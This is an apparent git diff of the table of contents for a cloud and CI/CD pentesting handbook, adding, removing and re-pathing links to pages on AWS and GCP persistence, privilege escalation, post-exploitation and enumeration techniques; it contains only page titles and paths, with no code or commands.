- [Ssh Auth Bypass](pentesting-ci-cd/gitblit-security/gitblit-embedded-ssh-auth-bypass-cve-2024-28080.md)
|
||||
- [Github Security](pentesting-ci-cd/github-security/README.md)
|
||||
@@ -42,7 +41,6 @@
|
||||
- [Atlantis Security](pentesting-ci-cd/atlantis-security.md)
|
||||
- [Cloudflare Security](pentesting-ci-cd/cloudflare-security/README.md)
|
||||
- [Cloudflare Domains](pentesting-ci-cd/cloudflare-security/cloudflare-domains.md)
|
||||
- [Cloudflare Workers Pass Through Proxy Ip Rotation](pentesting-ci-cd/cloudflare-security/cloudflare-workers-pass-through-proxy-ip-rotation.md)
|
||||
- [Cloudflare Zero Trust Network](pentesting-ci-cd/cloudflare-security/cloudflare-zero-trust-network.md)
|
||||
- [Okta Security](pentesting-ci-cd/okta-security/README.md)
|
||||
- [Okta Hardening](pentesting-ci-cd/okta-security/okta-hardening.md)
|
||||
@@ -57,7 +55,6 @@
|
||||
# ⛈️ Pentesting Cloud
|
||||
|
||||
- [Pentesting Cloud Methodology](pentesting-cloud/pentesting-cloud-methodology.md)
|
||||
- [Luks2 Header Malleability Null Cipher Abuse](pentesting-cloud/confidential-computing/luks2-header-malleability-null-cipher-abuse.md)
|
||||
- [Kubernetes Pentesting](pentesting-cloud/kubernetes-security/README.md)
|
||||
- [Kubernetes Basics](pentesting-cloud/kubernetes-security/kubernetes-basics.md)
|
||||
- [Pentesting Kubernetes Services](pentesting-cloud/kubernetes-security/pentesting-kubernetes-services/README.md)
|
||||
@@ -85,17 +82,14 @@
|
||||
- [GCP - Federation Abuse](pentesting-cloud/gcp-security/gcp-basic-information/gcp-federation-abuse.md)
|
||||
- [GCP - Permissions for a Pentest](pentesting-cloud/gcp-security/gcp-permissions-for-a-pentest.md)
|
||||
- [GCP - Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/README.md)
|
||||
- [GCP - Apigee Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-apigee-post-exploitation.md)
|
||||
- [GCP - App Engine Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-app-engine-post-exploitation.md)
|
||||
- [GCP - Artifact Registry Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-artifact-registry-post-exploitation.md)
|
||||
- [GCP - Bigtable Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-bigtable-post-exploitation.md)
|
||||
- [GCP - Cloud Build Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-cloud-build-post-exploitation.md)
|
||||
- [GCP - Cloud Functions Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-cloud-functions-post-exploitation.md)
|
||||
- [GCP - Cloud Run Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-cloud-run-post-exploitation.md)
|
||||
- [GCP - Cloud Shell Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-cloud-shell-post-exploitation.md)
|
||||
- [GCP - Cloud SQL Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-cloud-sql-post-exploitation.md)
|
||||
- [GCP - Compute Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-compute-post-exploitation.md)
|
||||
- [GCP - Dataflow Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-dataflow-post-exploitation.md)
|
||||
- [GCP - Filestore Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-filestore-post-exploitation.md)
|
||||
- [GCP - IAM Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-iam-post-exploitation.md)
|
||||
- [GCP - KMS Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-kms-post-exploitation.md)
|
||||
@@ -104,6 +98,7 @@
|
||||
- [GCP - Pub/Sub Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-pub-sub-post-exploitation.md)
|
||||
- [GCP - Secretmanager Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-secretmanager-post-exploitation.md)
|
||||
- [GCP - Security Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-security-post-exploitation.md)
|
||||
- [Gcp Vertex Ai Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-vertex-ai-post-exploitation.md)
|
||||
- [GCP - Workflows Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-workflows-post-exploitation.md)
|
||||
- [GCP - Storage Post Exploitation](pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-storage-post-exploitation.md)
|
||||
- [GCP - Privilege Escalation](pentesting-cloud/gcp-security/gcp-privilege-escalation/README.md)
|
||||
@@ -112,9 +107,7 @@
|
||||
- [GCP - Artifact Registry Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-artifact-registry-privesc.md)
|
||||
- [GCP - Batch Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-batch-privesc.md)
|
||||
- [GCP - BigQuery Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-bigquery-privesc.md)
|
||||
- [GCP - Bigtable Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-bigtable-privesc.md)
|
||||
- [GCP - ClientAuthConfig Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-clientauthconfig-privesc.md)
|
||||
- [GCP - Cloud Workstations Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-cloud-workstations-privesc.md)
|
||||
- [GCP - Cloudbuild Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-cloudbuild-privesc.md)
|
||||
- [GCP - Cloudfunctions Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-cloudfunctions-privesc.md)
|
||||
- [GCP - Cloudidentity Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-cloudidentity-privesc.md)
|
||||
@@ -125,11 +118,9 @@
|
||||
- [GCP - Composer Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-composer-privesc.md)
|
||||
- [GCP - Container Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-container-privesc.md)
|
||||
- [GCP - Dataproc Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-dataproc-privesc.md)
|
||||
- [GCP - Dataflow Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-dataflow-privesc.md)
|
||||
- [GCP - Deploymentmaneger Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-deploymentmaneger-privesc.md)
|
||||
- [GCP - IAM Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-iam-privesc.md)
|
||||
- [GCP - KMS Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-kms-privesc.md)
|
||||
- [GCP - Firebase Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-firebase-privesc.md)
|
||||
- [GCP - Orgpolicy Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-orgpolicy-privesc.md)
|
||||
- [GCP - Pubsub Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-pubsub-privesc.md)
|
||||
- [GCP - Resourcemanager Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-resourcemanager-privesc.md)
|
||||
@@ -138,7 +129,6 @@
|
||||
- [GCP - Serviceusage Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-serviceusage-privesc.md)
|
||||
- [GCP - Sourcerepos Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-sourcerepos-privesc.md)
|
||||
- [GCP - Storage Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-storage-privesc.md)
|
||||
- [GCP - Vertex AI Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-vertex-ai-privesc.md)
|
||||
- [GCP - Workflows Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-workflows-privesc.md)
|
||||
- [GCP - Generic Permissions Privesc](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-misc-perms-privesc.md)
|
||||
- [GCP - Network Docker Escape](pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-network-docker-escape.md)
|
||||
@@ -148,7 +138,6 @@
|
||||
- [GCP - App Engine Persistence](pentesting-cloud/gcp-security/gcp-persistence/gcp-app-engine-persistence.md)
|
||||
- [GCP - Artifact Registry Persistence](pentesting-cloud/gcp-security/gcp-persistence/gcp-artifact-registry-persistence.md)
|
||||
- [GCP - BigQuery Persistence](pentesting-cloud/gcp-security/gcp-persistence/gcp-bigquery-persistence.md)
|
||||
- [GCP - Bigtable Persistence](pentesting-cloud/gcp-security/gcp-persistence/gcp-bigtable-persistence.md)
|
||||
- [GCP - Cloud Functions Persistence](pentesting-cloud/gcp-security/gcp-persistence/gcp-cloud-functions-persistence.md)
|
||||
- [GCP - Cloud Run Persistence](pentesting-cloud/gcp-security/gcp-persistence/gcp-cloud-run-persistence.md)
|
||||
- [GCP - Cloud Shell Persistence](pentesting-cloud/gcp-security/gcp-persistence/gcp-cloud-shell-persistence.md)
|
||||
@@ -179,7 +168,6 @@
|
||||
- [GCP - VPC & Networking](pentesting-cloud/gcp-security/gcp-services/gcp-compute-instances-enum/gcp-vpc-and-networking.md)
|
||||
- [GCP - Composer Enum](pentesting-cloud/gcp-security/gcp-services/gcp-composer-enum.md)
|
||||
- [GCP - Containers & GKE Enum](pentesting-cloud/gcp-security/gcp-services/gcp-containers-gke-and-composer-enum.md)
|
||||
- [GCP - Dataflow Enum](pentesting-cloud/gcp-security/gcp-services/gcp-dataflow-enum.md)
|
||||
- [GCP - Dataproc Enum](pentesting-cloud/gcp-security/gcp-services/gcp-dataproc-enum.md)
|
||||
- [GCP - DNS Enum](pentesting-cloud/gcp-security/gcp-services/gcp-dns-enum.md)
|
||||
- [GCP - Filestore Enum](pentesting-cloud/gcp-security/gcp-services/gcp-filestore-enum.md)
|
||||
@@ -197,7 +185,6 @@
|
||||
- [GCP - Spanner Enum](pentesting-cloud/gcp-security/gcp-services/gcp-spanner-enum.md)
|
||||
- [GCP - Stackdriver Enum](pentesting-cloud/gcp-security/gcp-services/gcp-stackdriver-enum.md)
|
||||
- [GCP - Storage Enum](pentesting-cloud/gcp-security/gcp-services/gcp-storage-enum.md)
|
||||
- [GCP - Vertex AI Enum](pentesting-cloud/gcp-security/gcp-services/gcp-vertex-ai-enum.md)
|
||||
- [GCP - Workflows Enum](pentesting-cloud/gcp-security/gcp-services/gcp-workflows-enum.md)
|
||||
- [GCP <--> Workspace Pivoting](pentesting-cloud/gcp-security/gcp-to-workspace-pivoting/README.md)
|
||||
- [GCP - Understanding Domain-Wide Delegation](pentesting-cloud/gcp-security/gcp-to-workspace-pivoting/gcp-understanding-domain-wide-delegation.md)
|
||||
@@ -229,142 +216,109 @@
|
||||
- [AWS - Federation Abuse](pentesting-cloud/aws-security/aws-basic-information/aws-federation-abuse.md)
|
||||
- [AWS - Permissions for a Pentest](pentesting-cloud/aws-security/aws-permissions-for-a-pentest.md)
|
||||
- [AWS - Persistence](pentesting-cloud/aws-security/aws-persistence/README.md)
|
||||
- [AWS - API Gateway Persistence](pentesting-cloud/aws-security/aws-persistence/aws-api-gateway-persistence/README.md)
|
||||
- [AWS - Cloudformation Persistence](pentesting-cloud/aws-security/aws-persistence/aws-cloudformation-persistence/README.md)
|
||||
- [AWS - Cognito Persistence](pentesting-cloud/aws-security/aws-persistence/aws-cognito-persistence/README.md)
|
||||
- [AWS - DynamoDB Persistence](pentesting-cloud/aws-security/aws-persistence/aws-dynamodb-persistence/README.md)
|
||||
- [AWS - EC2 Persistence](pentesting-cloud/aws-security/aws-persistence/aws-ec2-persistence/README.md)
|
||||
- [AWS - EC2 ReplaceRootVolume Task (Stealth Backdoor / Persistence)](pentesting-cloud/aws-security/aws-persistence/aws-ec2-replace-root-volume-persistence/README.md)
|
||||
- [AWS - ECR Persistence](pentesting-cloud/aws-security/aws-persistence/aws-ecr-persistence/README.md)
|
||||
- [AWS - ECS Persistence](pentesting-cloud/aws-security/aws-persistence/aws-ecs-persistence/README.md)
|
||||
- [AWS - Elastic Beanstalk Persistence](pentesting-cloud/aws-security/aws-persistence/aws-elastic-beanstalk-persistence/README.md)
|
||||
- [AWS - EFS Persistence](pentesting-cloud/aws-security/aws-persistence/aws-efs-persistence/README.md)
|
||||
- [AWS - IAM Persistence](pentesting-cloud/aws-security/aws-persistence/aws-iam-persistence/README.md)
|
||||
- [AWS - KMS Persistence](pentesting-cloud/aws-security/aws-persistence/aws-kms-persistence/README.md)
|
||||
- [AWS - API Gateway Persistence](pentesting-cloud/aws-security/aws-persistence/aws-api-gateway-persistence.md)
|
||||
- [AWS - Cloudformation Persistence](pentesting-cloud/aws-security/aws-persistence/aws-cloudformation-persistence.md)
|
||||
- [AWS - Cognito Persistence](pentesting-cloud/aws-security/aws-persistence/aws-cognito-persistence.md)
|
||||
- [AWS - DynamoDB Persistence](pentesting-cloud/aws-security/aws-persistence/aws-dynamodb-persistence.md)
|
||||
- [AWS - EC2 Persistence](pentesting-cloud/aws-security/aws-persistence/aws-ec2-persistence.md)
|
||||
- [AWS - ECR Persistence](pentesting-cloud/aws-security/aws-persistence/aws-ecr-persistence.md)
|
||||
- [AWS - ECS Persistence](pentesting-cloud/aws-security/aws-persistence/aws-ecs-persistence.md)
|
||||
- [AWS - Elastic Beanstalk Persistence](pentesting-cloud/aws-security/aws-persistence/aws-elastic-beanstalk-persistence.md)
|
||||
- [AWS - EFS Persistence](pentesting-cloud/aws-security/aws-persistence/aws-efs-persistence.md)
|
||||
- [AWS - IAM Persistence](pentesting-cloud/aws-security/aws-persistence/aws-iam-persistence.md)
|
||||
- [AWS - KMS Persistence](pentesting-cloud/aws-security/aws-persistence/aws-kms-persistence.md)
|
||||
- [AWS - Lambda Persistence](pentesting-cloud/aws-security/aws-persistence/aws-lambda-persistence/README.md)
|
||||
- [AWS - Abusing Lambda Extensions](pentesting-cloud/aws-security/aws-persistence/aws-lambda-persistence/aws-abusing-lambda-extensions.md)
|
||||
- [AWS - Lambda Alias Version Policy Backdoor](pentesting-cloud/aws-security/aws-persistence/aws-lambda-persistence/aws-lambda-alias-version-policy-backdoor.md)
|
||||
- [AWS - Lambda Async Self Loop Persistence](pentesting-cloud/aws-security/aws-persistence/aws-lambda-persistence/aws-lambda-async-self-loop-persistence.md)
|
||||
- [AWS - Lambda Layers Persistence](pentesting-cloud/aws-security/aws-persistence/aws-lambda-persistence/aws-lambda-layers-persistence.md)
|
||||
- [AWS - Lambda Exec Wrapper Persistence](pentesting-cloud/aws-security/aws-persistence/aws-lambda-persistence/aws-lambda-exec-wrapper-persistence.md)
|
||||
- [AWS - Lightsail Persistence](pentesting-cloud/aws-security/aws-persistence/aws-lightsail-persistence/README.md)
|
||||
- [AWS - RDS Persistence](pentesting-cloud/aws-security/aws-persistence/aws-rds-persistence/README.md)
|
||||
- [AWS - S3 Persistence](pentesting-cloud/aws-security/aws-persistence/aws-s3-persistence/README.md)
|
||||
- [Aws Sagemaker Persistence](pentesting-cloud/aws-security/aws-persistence/aws-sagemaker-persistence/README.md)
|
||||
- [AWS - SNS Persistence](pentesting-cloud/aws-security/aws-persistence/aws-sns-persistence/README.md)
|
||||
- [AWS - Secrets Manager Persistence](pentesting-cloud/aws-security/aws-persistence/aws-secrets-manager-persistence/README.md)
|
||||
- [AWS - SQS Persistence](pentesting-cloud/aws-security/aws-persistence/aws-sqs-persistence/README.md)
|
||||
- [AWS - SQS DLQ Backdoor Persistence via RedrivePolicy/RedriveAllowPolicy](pentesting-cloud/aws-security/aws-persistence/aws-sqs-persistence/aws-sqs-dlq-backdoor-persistence.md)
|
||||
- [AWS - SQS OrgID Policy Backdoor](pentesting-cloud/aws-security/aws-persistence/aws-sqs-persistence/aws-sqs-orgid-policy-backdoor.md)
|
||||
- [AWS - SSM Perssitence](pentesting-cloud/aws-security/aws-persistence/aws-ssm-persistence/README.md)
|
||||
- [AWS - Step Functions Persistence](pentesting-cloud/aws-security/aws-persistence/aws-step-functions-persistence/README.md)
|
||||
- [AWS - STS Persistence](pentesting-cloud/aws-security/aws-persistence/aws-sts-persistence/README.md)
|
||||
- [AWS - Lightsail Persistence](pentesting-cloud/aws-security/aws-persistence/aws-lightsail-persistence.md)
|
||||
- [AWS - RDS Persistence](pentesting-cloud/aws-security/aws-persistence/aws-rds-persistence.md)
|
||||
- [AWS - S3 Persistence](pentesting-cloud/aws-security/aws-persistence/aws-s3-persistence.md)
|
||||
- [Aws Sagemaker Persistence](pentesting-cloud/aws-security/aws-persistence/aws-sagemaker-persistence.md)
|
||||
- [AWS - SNS Persistence](pentesting-cloud/aws-security/aws-persistence/aws-sns-persistence.md)
|
||||
- [AWS - Secrets Manager Persistence](pentesting-cloud/aws-security/aws-persistence/aws-secrets-manager-persistence.md)
|
||||
- [AWS - SQS Persistence](pentesting-cloud/aws-security/aws-persistence/aws-sqs-persistence.md)
|
||||
- [AWS - SSM Perssitence](pentesting-cloud/aws-security/aws-persistence/aws-ssm-persistence.md)
|
||||
- [AWS - Step Functions Persistence](pentesting-cloud/aws-security/aws-persistence/aws-step-functions-persistence.md)
|
||||
- [AWS - STS Persistence](pentesting-cloud/aws-security/aws-persistence/aws-sts-persistence.md)
|
||||
- [AWS - Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/README.md)
|
||||
- [AWS - API Gateway Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-api-gateway-post-exploitation/README.md)
|
||||
- [AWS - Bedrock Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-bedrock-post-exploitation/README.md)
|
||||
- [AWS - CloudFront Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-cloudfront-post-exploitation/README.md)
|
||||
- [AWS - API Gateway Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-api-gateway-post-exploitation.md)
|
||||
- [AWS - CloudFront Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-cloudfront-post-exploitation.md)
|
||||
- [AWS - CodeBuild Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-codebuild-post-exploitation/README.md)
|
||||
- [AWS Codebuild - Token Leakage](pentesting-cloud/aws-security/aws-post-exploitation/aws-codebuild-post-exploitation/aws-codebuild-token-leakage.md)
|
||||
- [AWS CodeBuild - Untrusted PR Webhook Bypass (CodeBreach-style)](pentesting-cloud/aws-security/aws-post-exploitation/aws-codebuild-post-exploitation/aws-codebuild-untrusted-pr-webhook-bypass.md)
|
||||
- [AWS - Control Tower Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-control-tower-post-exploitation/README.md)
|
||||
- [AWS - DLM Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-dlm-post-exploitation/README.md)
|
||||
- [AWS - DynamoDB Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-dynamodb-post-exploitation/README.md)
|
||||
- [AWS - Control Tower Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-control-tower-post-exploitation.md)
|
||||
- [AWS - DLM Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-dlm-post-exploitation.md)
|
||||
- [AWS - DynamoDB Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-dynamodb-post-exploitation.md)
|
||||
- [AWS - EC2, EBS, SSM & VPC Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-ec2-ebs-ssm-and-vpc-post-exploitation/README.md)
|
||||
- [AWS - EBS Snapshot Dump](pentesting-cloud/aws-security/aws-post-exploitation/aws-ec2-ebs-ssm-and-vpc-post-exploitation/aws-ebs-snapshot-dump.md)
|
||||
- [AWS – Covert Disk Exfiltration via AMI Store-to-S3 (CreateStoreImageTask)](pentesting-cloud/aws-security/aws-post-exploitation/aws-ec2-ebs-ssm-and-vpc-post-exploitation/aws-ami-store-s3-exfiltration.md)
|
||||
- [AWS - Live Data Theft via EBS Multi-Attach](pentesting-cloud/aws-security/aws-post-exploitation/aws-ec2-ebs-ssm-and-vpc-post-exploitation/aws-ebs-multi-attach-data-theft.md)
|
||||
- [AWS - EC2 Instance Connect Endpoint backdoor + ephemeral SSH key injection](pentesting-cloud/aws-security/aws-post-exploitation/aws-ec2-ebs-ssm-and-vpc-post-exploitation/aws-ec2-instance-connect-endpoint-backdoor.md)
|
||||
- [AWS – EC2 ENI Secondary Private IP Hijack (Trust/Allowlist Bypass)](pentesting-cloud/aws-security/aws-post-exploitation/aws-ec2-ebs-ssm-and-vpc-post-exploitation/aws-eni-secondary-ip-hijack.md)
|
||||
- [AWS - Elastic IP Hijack for Ingress/Egress IP Impersonation](pentesting-cloud/aws-security/aws-post-exploitation/aws-ec2-ebs-ssm-and-vpc-post-exploitation/aws-eip-hijack-impersonation.md)
|
||||
- [AWS - Security Group Backdoor via Managed Prefix Lists](pentesting-cloud/aws-security/aws-post-exploitation/aws-ec2-ebs-ssm-and-vpc-post-exploitation/aws-managed-prefix-list-backdoor.md)
|
||||
- [AWS – Egress Bypass from Isolated Subnets via VPC Endpoints](pentesting-cloud/aws-security/aws-post-exploitation/aws-ec2-ebs-ssm-and-vpc-post-exploitation/aws-vpc-endpoint-egress-bypass.md)
|
||||
- [AWS - VPC Flow Logs Cross-Account Exfiltration to S3](pentesting-cloud/aws-security/aws-post-exploitation/aws-ec2-ebs-ssm-and-vpc-post-exploitation/aws-vpc-flow-logs-cross-account-exfiltration.md)
|
||||
- [AWS - Malicious VPC Mirror](pentesting-cloud/aws-security/aws-post-exploitation/aws-ec2-ebs-ssm-and-vpc-post-exploitation/aws-malicious-vpc-mirror.md)
|
||||
- [AWS - ECR Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-ecr-post-exploitation/README.md)
|
||||
- [AWS - ECS Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-ecs-post-exploitation/README.md)
|
||||
- [AWS - EFS Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-efs-post-exploitation/README.md)
|
||||
- [AWS - EKS Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-eks-post-exploitation/README.md)
|
||||
- [AWS - Elastic Beanstalk Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-elastic-beanstalk-post-exploitation/README.md)
|
||||
- [AWS - IAM Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-iam-post-exploitation/README.md)
|
||||
- [AWS - KMS Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-kms-post-exploitation/README.md)
|
||||
- [AWS - ECR Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-ecr-post-exploitation.md)
|
||||
- [AWS - ECS Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-ecs-post-exploitation.md)
|
||||
- [AWS - EFS Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-efs-post-exploitation.md)
|
||||
- [AWS - EKS Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-eks-post-exploitation.md)
|
||||
- [AWS - Elastic Beanstalk Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-elastic-beanstalk-post-exploitation.md)
|
||||
- [AWS - IAM Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-iam-post-exploitation.md)
|
||||
- [AWS - KMS Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-kms-post-exploitation.md)
|
||||
- [AWS - Lambda Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-lambda-post-exploitation/README.md)
|
||||
- [AWS - Lambda EFS Mount Injection](pentesting-cloud/aws-security/aws-post-exploitation/aws-lambda-post-exploitation/aws-lambda-efs-mount-injection.md)
|
||||
- [AWS - Lambda Event Source Mapping Hijack](pentesting-cloud/aws-security/aws-post-exploitation/aws-lambda-post-exploitation/aws-lambda-event-source-mapping-hijack.md)
|
||||
- [AWS - Lambda Function URL Public Exposure](pentesting-cloud/aws-security/aws-post-exploitation/aws-lambda-post-exploitation/aws-lambda-function-url-public-exposure.md)
|
||||
- [AWS - Lambda LoggingConfig Redirection](pentesting-cloud/aws-security/aws-post-exploitation/aws-lambda-post-exploitation/aws-lambda-loggingconfig-redirection.md)
|
||||
- [AWS - Lambda Runtime Pinning Abuse](pentesting-cloud/aws-security/aws-post-exploitation/aws-lambda-post-exploitation/aws-lambda-runtime-pinning-abuse.md)
|
||||
- [AWS - Lambda Steal Requests](pentesting-cloud/aws-security/aws-post-exploitation/aws-lambda-post-exploitation/aws-warm-lambda-persistence.md)
|
||||
- [AWS - Lambda VPC Egress Bypass](pentesting-cloud/aws-security/aws-post-exploitation/aws-lambda-post-exploitation/aws-lambda-vpc-egress-bypass.md)
|
||||
- [AWS - Lightsail Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-lightsail-post-exploitation/README.md)
|
||||
- [AWS - MWAA Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-mwaa-post-exploitation/README.md)
|
||||
- [AWS - Organizations Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-organizations-post-exploitation/README.md)
|
||||
- [AWS - RDS Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-rds-post-exploitation/README.md)
|
||||
- [AWS - SageMaker Post-Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-sagemaker-post-exploitation/README.md)
|
||||
- [Feature Store Poisoning](pentesting-cloud/aws-security/aws-post-exploitation/aws-sagemaker-post-exploitation/feature-store-poisoning.md)
|
||||
- [AWS - S3 Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-s3-post-exploitation/README.md)
|
||||
- [AWS - Secrets Manager Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-secrets-manager-post-exploitation/README.md)
|
||||
- [AWS - SES Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-ses-post-exploitation/README.md)
|
||||
- [AWS - SNS Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-sns-post-exploitation/README.md)
|
||||
- [AWS - SNS Message Data Protection Bypass via Policy Downgrade](pentesting-cloud/aws-security/aws-post-exploitation/aws-sns-post-exploitation/aws-sns-data-protection-bypass.md)
|
||||
- [SNS FIFO Archive Replay Exfiltration via Attacker SQS FIFO Subscription](pentesting-cloud/aws-security/aws-post-exploitation/aws-sns-post-exploitation/aws-sns-fifo-replay-exfil.md)
|
||||
- [AWS - SNS to Kinesis Firehose Exfiltration (Fanout to S3)](pentesting-cloud/aws-security/aws-post-exploitation/aws-sns-post-exploitation/aws-sns-firehose-exfil.md)
|
||||
- [AWS - SQS Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-sqs-post-exploitation/README.md)
|
||||
- [AWS – SQS DLQ Redrive Exfiltration via StartMessageMoveTask](pentesting-cloud/aws-security/aws-post-exploitation/aws-sqs-post-exploitation/aws-sqs-dlq-redrive-exfiltration.md)
|
||||
- [AWS – SQS Cross-/Same-Account Injection via SNS Subscription + Queue Policy](pentesting-cloud/aws-security/aws-post-exploitation/aws-sqs-post-exploitation/aws-sqs-sns-injection.md)
|
||||
- [AWS - SSO & identitystore Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-sso-and-identitystore-post-exploitation/README.md)
|
||||
- [AWS - Step Functions Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-stepfunctions-post-exploitation/README.md)
|
||||
- [AWS - STS Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-sts-post-exploitation/README.md)
|
||||
- [AWS - VPN Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-vpn-post-exploitation/README.md)
|
||||
- [Readme](pentesting-cloud/aws-security/aws-post-exploitation/aws-workmail-post-exploitation/README.md)
|
||||
- [AWS - Steal Lambda Requests](pentesting-cloud/aws-security/aws-post-exploitation/aws-lambda-post-exploitation/aws-warm-lambda-persistence.md)
|
||||
- [AWS - Lightsail Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-lightsail-post-exploitation.md)
|
||||
- [AWS - Organizations Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-organizations-post-exploitation.md)
|
||||
- [AWS - RDS Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-rds-post-exploitation.md)
|
||||
- [AWS - S3 Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-s3-post-exploitation.md)
|
||||
- [AWS - Secrets Manager Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-secrets-manager-post-exploitation.md)
|
||||
- [AWS - SES Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-ses-post-exploitation.md)
|
||||
- [AWS - SNS Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-sns-post-exploitation.md)
|
||||
- [AWS - SQS Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-sqs-post-exploitation.md)
|
||||
- [AWS - SSO & identitystore Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-sso-and-identitystore-post-exploitation.md)
|
||||
- [AWS - Step Functions Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-stepfunctions-post-exploitation.md)
|
||||
- [AWS - STS Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-sts-post-exploitation.md)
|
||||
- [AWS - VPN Post Exploitation](pentesting-cloud/aws-security/aws-post-exploitation/aws-vpn-post-exploitation.md)
|
